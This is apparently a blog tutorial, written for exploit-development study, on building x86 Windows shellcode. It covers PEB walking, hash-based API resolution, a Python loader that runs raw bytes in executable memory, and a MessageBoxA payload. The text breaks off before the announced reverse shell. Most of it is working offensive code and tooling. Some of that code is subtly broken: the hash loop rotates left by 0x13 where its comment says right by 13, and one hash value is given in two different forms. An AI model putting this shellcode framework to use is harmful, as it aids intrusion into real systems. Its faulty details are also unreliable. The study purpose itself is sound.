Creating Custom x86 Windows Shellcode Using Dynamic API Resolution
Maland | Sunday, April 12, 2026
Background
This article originated from a collection of my personal notes and hands-on experiences while pursuing the Windows Exploit Development certification. It was written not only as personal documentation but also to address the lack of available references on Windows exploitation, especially regarding techniques for bypassing existing protection windows mechanisms.
The topics covered in this series of articles will continue with several additional topics that I have prepared in draft form. These drafts are based on my personal notes and will gradually be converted into well-structured articles that are easy to read and understand, especially for those who want to explore these topics further. This article is also available in bahasa, which you can find on the overhack publication page at medium.com/overhack - feel free to check it out!
Technical Overview
Basically, shellcode is a set of instructions that is injected into and executed by an application that is being exploited. Technically, shellcode is commonly used to manipulate registers and change the application’s functionality directly at the memory level.
Shellcode Introduction
The term shellcode originates from its original purpose, which was simply to spawn a shell (such as /bin/sh on Linux or cmd.exeg on Windows). However, because it has become a standard term in the exploit development file, the term or name continues to be used today even though its function isn’t always limited to gaining shell access. Ot can also be used to encrypt files, create new users, or even gain more privileges, depending on the shellcode creator’s needs.

In this post, we’ll try creating shellcode manually, starting with simple functions like displaying a message box, until creating a reverse shell. Apart from that, we’ll also look at how to tweak shellcode to avoid bad characters in buffer overflow exploit development.
But before we get into that, we need to understand a bit about how system calls work in Windows.
Windows System Call Mechanism
Shellcode development in a Windows environment comes with challenges that are quite different from than Linux. In Linux, we can execute syscalls directly, while in Windows we need to deal with more dynamic memory management and system function calls, including syscall numbers, which are not static and can change between OS versions.
Then, Windows also includes the Address Space Layout Randomization (ASLR) security mechanism, which randomizes the addresses of system modules in memory every time an application is restarted. This prevents us from writing shellcode that directly calls Windows API functions using absolute addresses.
Dynamic Resolution Mechanisms
As an alternative, we will use a dynamic resolution approach, which involves looking up the function’s address at runtime. To do this, we still need a way to call Windows API functions. To do this, we still need a way to call Windows API functions.
Typically, shellcode relies on two functions exported by kernel32.dll, like LoadLibraryA and GetProcAddress. However, to be able to use these two functions, the shellcode must first know the address of the kernel32.dll module in memory.
Unfortunately, we cannot determine this address directly. Therefore, there are three common techniques used to dynamically obtain the module’s address in memory:
-
Process Environment Block (PEB) Searching the PEB structure in the process’s memory to find a list of loaded modules and dynamically extract the address of
kernel32.dll(as well as other modules). -
Structured Exception Handler (SEH) This technique utilizes the Structured Exception Handler (SEH) or Windows’ error-handling mechanism to find the address of modules like kernel32.dll in memory.
-
Top Stack Method Checking the pointer at the top of the stack when the process starts, which sometimes points to the address of modules such as
kernel32.dll.
In this post, we will use the first technique (PEB), since as far as I know, the Structured Exception Handler (SEH) and Top Stack methods are considered less portable and likely no longer work on modern versions of Windows.
The Process Environment Block (PEB)
Every process thread in Windows has a Thread Environment Block (TEB) that stores a pointer to an important memory data structure called the Process Environment Block (PEB)

The PEB address itself can be accessed through the FS register at offset 0x30 ([FS:0x30]) in 32-bit architectures ([GS:0x60] for 64-bit architectures).

Then, inside the PEB, there is a pointer to PEB_LDR_DATA, which contains several doubly-linked lists, such as InMemoryOrderModuleList or InInitializationOrderModuleList.
This linked list contains loaded modules and is usually sorted by initialization order.Typically, the order starts from the program itself (.exe), followed by ntdll.dll, then kernel32.dll and so on.
At this stage, we still do haven’t traversed (looped) the linked list. We’ll focus on looking at a one entry to understand the data structure as an illustration.
0:006> dt _PEB_LDR_DATA 0x77b3ab40
ntdll!_PEB_LDR_DATA
   +0x000 Length           : 0x30
   +0x004 Initialized      : 0x1 ''
   +0x008 SsHandle         : (null)
   +0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x2d51e00 - 0x2d6e100 ]
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x2d51e08 - 0x2d6e108 ]
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY [ 0x2d51d28 - 0x2d6d2a0 ] <-- The chain we follow
   +0x024 EntryInProgress  : (null)
   +0x028 ShutdownInProgress : 0 ''
   +0x02c ShutdownThreadId : (null)
From on the output above, our focus will be on InInitializationOrderModuleList because this is the linked list that we will be traversing or exploring later. This linked list is composed of the _LIST_ENTRY structure, which contains two pointers to the next entry (Flink) and the previous entry (Blink).

If we look at the complete structure in Windbg, these pointers are located within the _LDR_DATA_TABLE_ENTRY.

In this structure, there is important information such as DllBase (the module’s base address) and BaseDllName (the module’s name), which we will retrieve during the traversal process.
Assembling the Shellcode
We will use x86 assembly instructions to create shellcode that will be executed directly from the CPU after successfully injected into the target process’s memory.
In this example, we will use the Python Keystone Framework to assemble instructions into opcodes, and the CTypes library to execute them directly in memory.
Here, we’ll utilize the Python Keystone Framework to assemble the instructions into opcodes, and the CTypes library to execute them directly in memory. Following is the wrapper or skeleton script that we will use later:
import ctypes, struct
from keystone import *

# Placeholder for ASM Instruction
CODE = (

)

print("[*] Initializing Keystone Engine...")
Setup Keystone for x86 32-bit architecture
ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(CODE)
print("[+] Encoded %d instructions" % count)

# Encoding to Bytearray
sh = b""
for e in encoding:
    sh += struct.pack("B", e)
shellcode = bytearray(sh)

print("[*] Allocating executable memory...")
# VirtualAlloc: Allocate memory with RWX Permission
# 0x3000 = MEM_COMMIT | MEM_RESERVE
# 0x40 = PAGE_EXECUTE_READWRITE
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
                                          ctypes.c_int(len(shellcode)),
                                          ctypes.c_int(0x3000),
                                          ctypes.c_int(0x40))

buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

# Copy shellcode to allocated memory address
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),
                                     buf,
                                     ctypes.c_int(len(shellcode)))

print("[+] Shellcode at address: %s" % hex(ptr))
input("\n[>] Press ENTER to execute...")

# Execute shellcode in a new thread
ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
                                         ctypes.c_int(0),
                                         ctypes.c_int(ptr),
                                         ctypes.c_int(0),
                                         ctypes.c_int(0),
                                         ctypes.pointer(ctypes.c_int(0)))

# Wait for thread completion
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht), ctypes.c_int(-1))
print("[+] Execution completed!")
Overall, the key point of this script is to convert our ASM code into opcodes using the Keystone framework. Next, the script allocates a memory block for our shellcode using VirtualAlloc. Then, the shellcode is copied into the allocated memory and executed directly from that memory
Stack Setup and Basic Initialization
In this section, we’ll start with the initialization and stack setup as the foundation to ensure our shellcode has enough space and is safe in the stack before more complex instructions are carried out.
The following are the assembly instructions we’ll use to perform the stack setup and initialization:
    " start:                             "  #
    #"  int3                            ;"  # Breakpoint for Windbg
                                            # Setup stack frame
    "   mov   ebp, esp                  ;"
    "   add   esp, 0xfffff9f0           ;"  # Allocate stack space (avoiding NULL bytes)
This instruction saves the stack pointer (ESP) to EBP. Then, ESP is shifted to allocate free space on the stack (approximately 1600 bytes) that will be used during shellcode execution. In this allocation, we use a negative value (-1600 or 0xFFFFF9F0) using the two’s complement technique. This method is often used to avoid null bytes (0x00) so that our shellcode can run smoothly.
Once the stack is prepared, the next step is to initialize it by clearing the ECX register (setting it to 0).
" xor ecx, ecx ;" # ECX = 0The xor reg, reg technique is commonly used in shellcode because it is more efficient and does not produce null bytes, unlike instructions such as mov ecx, 0.
Process Environment Block (PEB) Walking
Once the register is set up, go into the PEB structure to get a list of modules already loaded into memory, which we talked about earlier. Following is the implementation in assembly:
    "   mov   esi, fs:[ecx + 0x30]      ;"  # ESI = PEB
    "   mov   esi, [esi + 0x0C]         ;"  # ESI = PEB->Ldr (_PEB_LDR_DATA)
    "   mov   esi, [esi + 0x1C]         ;"  # ESI = Ldr->InInitializationOrderModuleList
In this section, we start from the PEB by retrieving a pointer from fs:[0x30], then store its value in the ESI register as the base for subsequent accesses. From there, the ESI is shifted to PEB->Ldr using offset 0x0C, and then proceeds to InInitializationOrderModuleList. When viewed from the chain pointer perspective, the flow looks more or less like this:
TEB → PEB → Ldr → InInitializationOrderModuleListAt this point, ESI is already pointing to the first entry of the linked list and is ready to be used for traversal in the next step.
Kernel32.dll Module Discovery
Once our pointer has entered the linked list, the next step is to iterate through each module (traverse) until we locate the kernel32.dll:
    " next_module:                      ;"
    "   mov   ebx, [esi + 0x08]         ;"  # EBX = DllBase (current module base address)
    "   mov   edi, [esi + 0x20]         ;"  # EDI = BaseDllName (pointer to unicode string)
    "   mov   esi, [esi]                ;"  # ESI = Flink (next entry in linked list)

    "   cmp   [edi + 12*2], cx          ;"  # Compare: is this kernel32.dll? (12 chars * 2 bytes)
    "   jne   next_module               ;"  # If not, continue to next module
Since kernel32.dll contains 12 characters and is stored in Unicode (2 bytes per character), an offset of 12 * 2 is used to check for the null terminator.
If it doesn’t match, the loop continues to the next module. Once the condition is met, the loop stops, and the EBX register will contains the base address of the kernel32.dll module.
Dynamic Function Resolution
The next step is to dynamically locate or resolve the function addresses that we need (e.g., GetProcAddress or LoadLibraryA). This is done by directly navigating the module’s export table structure in memory. Through this method, our shellcode can find function addresses without relying on the import table.
Locating the Function Resolver
Since shellcode is position-independent and has no fixed address references when accessing functions, we need to know the address position of our own code in memory using the classic JMP/CALL/POP technique to dynamically obtain the runtime address of our own code.
Self-Referencing
This technique utilizes the CALLL instruction, which stores the address of the next instruction onto the stack and this value is then retrieved using POP and used as a pointer to our own code.
    # At this point, EBX contains kernel32.dll base address

    " find_function_shorten:             "  #
    "   jmp find_function_shorten_bnc   ;"  #   Short jump

    " find_function_ret:                 "  #
    "   pop esi                         ;"  #   POP the return address from the stack
    "   mov   [ebp+0x04], esi           ;"  #   Save find_function address for later usage
    "   jmp resolve_symbols_kernel32    ;"  #

    " find_function_shorten_bnc:         "  #
    "   call find_function_ret          ;"  #   Relative CALL with negative offset
With this flow, the ESI register now holds the absolute address of the find_function routine. We then store this address at the offset [ebp+0x04] so that the shellcode can call this routine whenever needed to dynamically locate other API functions (Dynamic API resolution).
Navigating the Export Directory (PE Parsing)
Once we have stored the base address of kernel32.dll in EBX and self-referencing it to get the address of our own code, then we can begin to navigate the Export Table structure to find the address of the required function using the following assembly instructions:
    # ----------------------------------------------------------------------------------
    # find_function routine (Hash-based API resolution)
    # ----------------------------------------------------------------------------------
    " find_function:                     "  #
    "   pushad                          ;"  #   Save all registers
                                            #   Base address of library to search is in EBX from
                                            #   Previous step (find_kernel32)
    "   mov   eax, [ebx+0x3c]           ;"  #   Offset to PE Signature
    "   mov   edi, [ebx+eax+0x78]       ;"  #   Export Table Directory RVA
    "   add   edi, ebx                  ;"  #   Export Table Directory VMA
    "   mov   ecx, [edi+0x18]           ;"  #   NumberOfNames
    "   mov   eax, [edi+0x20]           ;"  #   AddressOfNames RVA
    "   add   eax, ebx                  ;"  #   AddressOfNames VMA
    "   mov   [ebp-4], eax              ;"  #   Save AddressOfNames VMA for later
This navigation process is done manually by following the offsets defined by Windows in the Portable Executable (PE) specification.
-
Then, we locate the PE header using the
e_lfanewfield at offset0x3C. -
Secondly, we access the Export Directory using the offset in the
PE + 0x78,and convert its value to an absolute address using the instructionadd edi, ebx -
From the Export Directory, we retrieve several important pieces of information, such as the number of exported functions (
NumberOfNames), the pointer to the list of function names (AddressOfNames), and the pointer to ordinals and function addresses.
Searching for Functions via Looping
After obtaining a pointer to the list of function names (AddressOfNames), we loop through them one by one. Since we’re searching backwards, we use the ECX register as both a counter as well as an index.
    " find_function_loop:                "  #
    "   jecxz find_function_finished    ;"  #   Jump to the end if ECX is 0
    "   dec   ecx                       ;"  #   Decrement our names counter
    "   mov   eax, [ebp-4]              ;"  #   Restore AddressOfNames VMA
    "   mov   esi, [eax+ecx*4]          ;"  #   Get the RVA of the symbol name
    "   add   esi, ebx                  ;"  #   Set ESI to the VMA of the current symbol name
Each iteration, the ESI register will point to the function name stored in memory and. This string will later be used as input for the hashing process, then compared with the target function we are looking for. This technique is more efficient than storing long function name strings in shellcode.
Function Hash Calculation
Once we have obtained each function name through the looping process explained above, we first calculate its hash to compare it with the target function we are looking for. Here, we use the ROR13 algorithm, which converts the function name string into 4-byte value that is easier to compare in the shellcode.
    # ----------------------------------------------------------------------------------
    # Compute hash using ROR13 algorithm
    # ----------------------------------------------------------------------------------
    " compute_hash:                      "  #
    "   xor   eax, eax                  ;"  #   NULL EAX
    "   cdq                             ;"  #   NULL EDX
    "   cld                             ;"  #   Clear direction

    " compute_hash_again:                "  #
    "   lodsb                           ;"  #   Load the next byte from esi into al
    "   test  al, al                    ;"  #   Check for NULL terminator
    "   jz    compute_hash_finished     ;"  #   If the ZF is set, we've hit the NULL term
    "   rol   edx, 0x13                 ;"  #   Rotate edx 13 bits to the right
    "   add   edx, eax                  ;"  #   Add the new byte to the accumulator
    "   jmp   compute_hash_again        ;"  #   Next iteration

    " compute_hash_finished:             "  #
This process uses lodsb to read and retrieve characters one by one from the string in ESI. Every byte retrieved is then accumulated into the EDX register and before the next character is processed, the value in EDX is rotated 13 bits.
Address Resolution and Ordinal Mapping
Once the hash is calculated and stored in EDX, the next step is to compare that value with the target hash of the function name. If it matches, we continue to retrieve the original address of the function from the Export Directory structure.
    # ----------------------------------------------------------------------------------
    # Compare Hash and Resolve Function Address
    # ----------------------------------------------------------------------------------
    " find_function_compare:             "  #
    "   cmp   edx, [esp+0x24]           ;"  #   Compare the computed hash with the requested hash
    "   jnz   find_function_loop        ;"  #   If it doesn't match go back to find_function_loop
    "   mov   edx, [edi+0x24]           ;"  #   AddressOfNameOrdinals RVA
    "   add   edx, ebx                  ;"  #   AddressOfNameOrdinals VMA
    "   mov   cx,  [edx+2*ecx]          ;"  #   Extrapolate the function's ordinal
    "   mov   edx, [edi+0x1c]           ;"  #   AddressOfFunctions RVA
    "   add   edx, ebx                  ;"  #   AddressOfFunctions VMA
    "   mov   eax, [edx+4*ecx]          ;"  #   Get the function RVA
    "   add   eax, ebx                  ;"  #   Get the function VMA
    "   mov   [esp+0x1c], eax           ;"  #   Overwrite stack version of eax from pushad

    " find_function_finished:            "  #
    "   popad                           ;"  #   Restore registers
    "   ret                             ;"  #
Detailed explanation:
-
First, we compare the hash results in
EDXwith the target hash that was previously prepared in the stack. If they don’t match, execution will returns to the loop and continue checking the name of the next function. -
Once the hash matches, we proceed to the ordinal lookup phase. Since the index in
AddressOfNamescorrelates withAddressOfNameOrdinals, we retrieve the ordinal value based on that index. Each entry in this table is2 bytesin size, which is why an offset of2 * ecxis used. -
Next, the ordinal value is used as an index into the
AddressOfFunctions (EAT)table to retrieve the actual function address. Since each entry in this table is4 bytesin size, we use4 * ecxto retrieve the RVA (Return Virtual Address), then add it to the base address to obtain a valid absolute address in memory. -
Finally, the
EAXvalue which already contains the function address is written and saved to the stack. After thepopadandretinstructions, the registers used by the shellcode immediately contain the API address, ready to be called. Basically, this part is a resolver engine that allows the shellcode to dynamically locate Windows functions without using hard-coded addresses.
##Resolving Required Symbols from Kernel32.dll
With the resolver mechanism already in place, ow we just need to look for the addresses of the functions we need from the kernel32.dll module. To do this, we simply push the hash function names we need onto the stack, then call the resolver using the pointer stored in EBP
However, before calling it, we need the correct hash value. To obtain the hash of a function name, we can use the following script, which implements the ROR13 method so that the result aligns with our previous assembly logic.
#!/usr/bin/python
import numpy, sys
def ror_str(byte, count):
    binb = numpy.base_repr(byte, 2).zfill(32)
    while count > 0:
        binb = binb[-1] + binb[0:-1]
        count -= 1
    return (int(binb, 2))
if __name__ == '__main__':
    try:
        esi = sys.argv[1]
    except IndexError:
        print("Usage: %s INPUTSTRING" % sys.argv[0])
        sys.exit()
    # Initialize variables
    edx = 0x00
    ror_count = 0
    for eax in esi:
        edx = edx + ord(eax)
        if ror_count < len(esi)-1:
            edx = ror_str(edx, 0xd)
        ror_count += 1
    print(hex(edx))
As an example, if we want to find the hash for TerminateProcess function, we simply run the script and get the value 0x78b5b9. In the same way, we can get hashes for other functions such as LoadLibraryA becomes0xec0e4e8e and CreateProcessA becomes 0x16b3fe72. These hexadecimal values are what we will push into the assembly code.
C:\> python ComputeHash.py TerminateProcess
0x78b5b983
Once these hash values are ready, we just need to call the resolver (find_function) to retrieve the address of the function we need. So, every time this function is called, the found API address is stored in EAX, amd then we move it to the memory offset under EBP so it can be accessed at any time without needing to re-resolve from scratch.
    " resolve_symbols_kernel32:          "
    "   push  0x78b5b983                ;"  #   TerminateProcess hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x10], eax           ;"  #   Save TerminateProcess address for later usage

	"   push  0xec0e4e8e                ;"  #   LoadLibraryA hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x14], eax           ;"  #   Save LoadLibraryA address for later usage

    "   push  0x16b3fe72                ;"  #   CreateProcessA hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x18], eax           ;"  #   Save CreateProcessA address for later usage
In this scenario, we resolve three main functions with specific purposes. LoadLibraryA is used to load additional DLLs into process memory (e.g user32.dll) so we can access functions from other modules, CreateProcessA is used to create a new process if needed (e.g., cmd.exe, which we will use later) and TerminateProcess is used to forcefully close a process after execution is complete (forced termination).
MessageBox Shellcode
After we have successfully resolved the core functions of kernel32.dll, we can proceed to the next step to try calling the API from another module. In this example, we will use the MessageBoxA function to display a message box.
To do this, we need to load the user32.dll string (the MessageBoxA function is in this module) into the stack, then pass the pointer as an argument to LoadLibraryA using the following assembly code:
    # ----------------------------------------------------------------------------------
    # Load USer32.dll for Windows Sockets
    # ----------------------------------------------------------------------------------
    " load_user32:                       "  #
    "   mov   eax, 0xffff9394           ;"  #   NULL EAX
    "   neg   eax                       ;"  #   Move the end of the string in AX
    "   push  eax                       ;"  #   Stack = "ll"
    "   push  0x642E3233                ;"  #   Stack = "32.d"
    "   push  0x72657375                ;"  #   Stack = "User32.dll"
    "   push  esp                       ;"  #   Push ESP to have a pointer to the string Stack = &("User32.dll")
    "   call dword ptr [ebp+0x14]       ;"  #   Call LoadLibraryA (Dynamically load a DLL (Dynamic-Link Library))
Understanding the Stack Strings (Little-Endian)
In the x86 architecture, strings must be loaded onto the stack in Little-Endian (reverse) format and DWORD size (4 bytes). Therefore, strings like ”user32.dll” cannot be written directly, but must be split and reversed before being pushed to the stack. To convert a string into a Little-Endian push instruction, we can use the following custom script:
import sys

def string_to_push(input_string):
    print(f"\n[*] Converting string: '{input_string}'")
    print("[*] Format: Little-Endian DWORDs\n")

    input_string += "\x00"

    while len(input_string) % 4 != 0:
        input_string += "\x00"

    for i in range(len(input_string) - 4, -4, -4):
        chunk = input_string[i:i+4]

        hex_val = "".join(f"{ord(c):02x}" for c in reversed(chunk))

        printable_chunk = chunk.replace('\x00', '\\0')
        print(f'push 0x{hex_val}  ; "{printable_chunk}"')
    print("\n[+] Done. Copy-paste the 'push' instructions above.")

if __name__ == "__main__":
    if len(sys.argv) < 2 or sys.argv[1] in ("-h", "--help"):
        print("\n[!] Error: No input string provided.")
        print(f"Usage: python {sys.argv[0]} <string_to_convert>")
        print(f"Example: python {sys.argv[0]} user32.dll")
        sys.exit(1)

    target_string = sys.argv[1]
    string_to_push(target_string)
Resolving MessageBoxA Function
Once we have successfully loaded user32.dll into memory using LoadLibraryA, the next step is to find the address of the MessageBoxA function in the module.

At this stage, we use the EAX register which contains the base address of user32.dll which is the return value of LoadLibraryA. We then move this value to EBX, because find_function uses EBX as the base address reference when parsing Export Directory.
    # ----------------------------------------------------------------------------------
    # Resolve MessageBoxA Function from User.dll
    # ----------------------------------------------------------------------------------
    " resolve_symbols_user32:            "
    "   mov   ebx, eax                  ;"  #   Move the base address of ws2_32.dll to EBX
    "   push  0xbc4da2a8                ;"  #   MessageBoxA  hash
    "   call  dword ptr [ebp+0x04]       ;" #   Call find_function
    "   mov   [ebp+0x20], eax           ;"  #   Save MessageBoxA address for later usage
After EBX contains the base address of user32.dll, all we need to do is call find_function as before, passing in the hash of MessageBoxA. If it matches, the function address will be returned in EAX, and stored it at [ebp+0x20] so it can be used later without having to resolve it again.

Calling MessageBoxA
With the MessageBoxA address that we got and saved earlier, we are now ready to call the function. However, before calling the MessageBoxA function, we first need to understand and prepare the parameters required by MessageBoxA
int MessageBoxA(
  [in, optional] HWND   hWnd,
  [in, optional] LPCSTR lpText,
  [in, optional] LPCSTR lpCaption,
  [in]           UINT   uType
);
Parameters:
hWnd→ Window handle (usually NULL)lpText→ Contents of the displayed messagelpCaption→ Window titleuType→ Message box type (eg OK, icon, etc.)
The next step is to prepare the required parameters, then call the function via the pointer that we have resolved. Since shellcode cannot directly use strings, we need to manually build these parameters on the stack.
In the shellcode, we must push these parameters onto the stack in reverse order (LIFO—Last In, First Out). This means we push uType first, and hWnd last before the CALL instruction.
Call MessageBoxA Implementation
Once we are aware of this, we will fill the message with the text “Maland” (the lpText parameter) and the message box title “Pwned!” (the lpCaption parameter). Both will be dynamically allocated on the stack, while the other parameters are optional. Finally, we call the function using the address that was previously saved. Below is the assembly code:
    # ----------------------------------------------------------------------------------
    # Call MessageBoxA
    # ----------------------------------------------------------------------------------
    " call_messageboxa:                  "
    "   xor   eax, eax                  ;"
    "   mov   ax, 0x646E                ;"  # "nd"
    "   push  eax                       ;"  # Push "nd" + null terminator
    "   push  dword 0x616C614D          ;"  # "Mala"
    "   mov   edi, esp                  ;"  # EDI point to string "Maland"

    "   xor   eax, eax                  ;"
    "   mov   ax, 0x2164                ;"  # "d!"
    "   push  eax                       ;"  # Push "d!" + null terminator
    "   push  dword 0x656E7750          ;"  # "Pwne"
    "   mov   ebx, esp                  ;"  # EBX point to string "Pwned!"

    "   xor   eax, eax                  ;"  # Clean EAX for NULL parameter
    "   push  eax                       ;"  # Parameter 4: uType (0 = MB_OK)
    "   push  ebx                       ;"  # Parameter 3: lpCaption (Pointer ke "Pwned!")
    "   push  edi                       ;"  # Parameter 2: lpText (Pointer ke "Maland")
    "   push  eax                       ;"  # Parameter 1: hWnd (0 = NULL)

    "   call dword ptr [ebp+0x20]       ;"  # Panggil MessageBoxA via API address
During this process, the EDI register stores a pointer to the message string, while EBX stores a pointer to the window title. Once all parameters have been pushed onto the stack, the instruction dword ptr [ebp+0x20] will immediately jump to the address of MessageBoxA, which we previously resolved. When this instruction is executed, a pop-up message box will appear on the screen.
Terminate Current Process
After the message box appeared, we can proceed to the final stage, which is to terminate the running process using the TerminateProcess function. In this step, we call the TerminateProcess API address that we previously saved at [ebp+0x10].
Before looking into the implementation in assembly, here is the definition of the TerminateProcess function
BOOL TerminateProcess(
  [in] HANDLE hProcess,
  [in] UINT   uExitCode
);
Parameters:
hProcess→ The handle of the process to be terminated (0xFFFFFFFFfor the current process).uExitCode→ The process exit code (usually0for a normal exit).
Following is the implementation in assembly:
    # ----------------------------------------------------------------------------------
    # Terminate current process
    # ----------------------------------------------------------------------------------
    " exec_shellcode:                       "
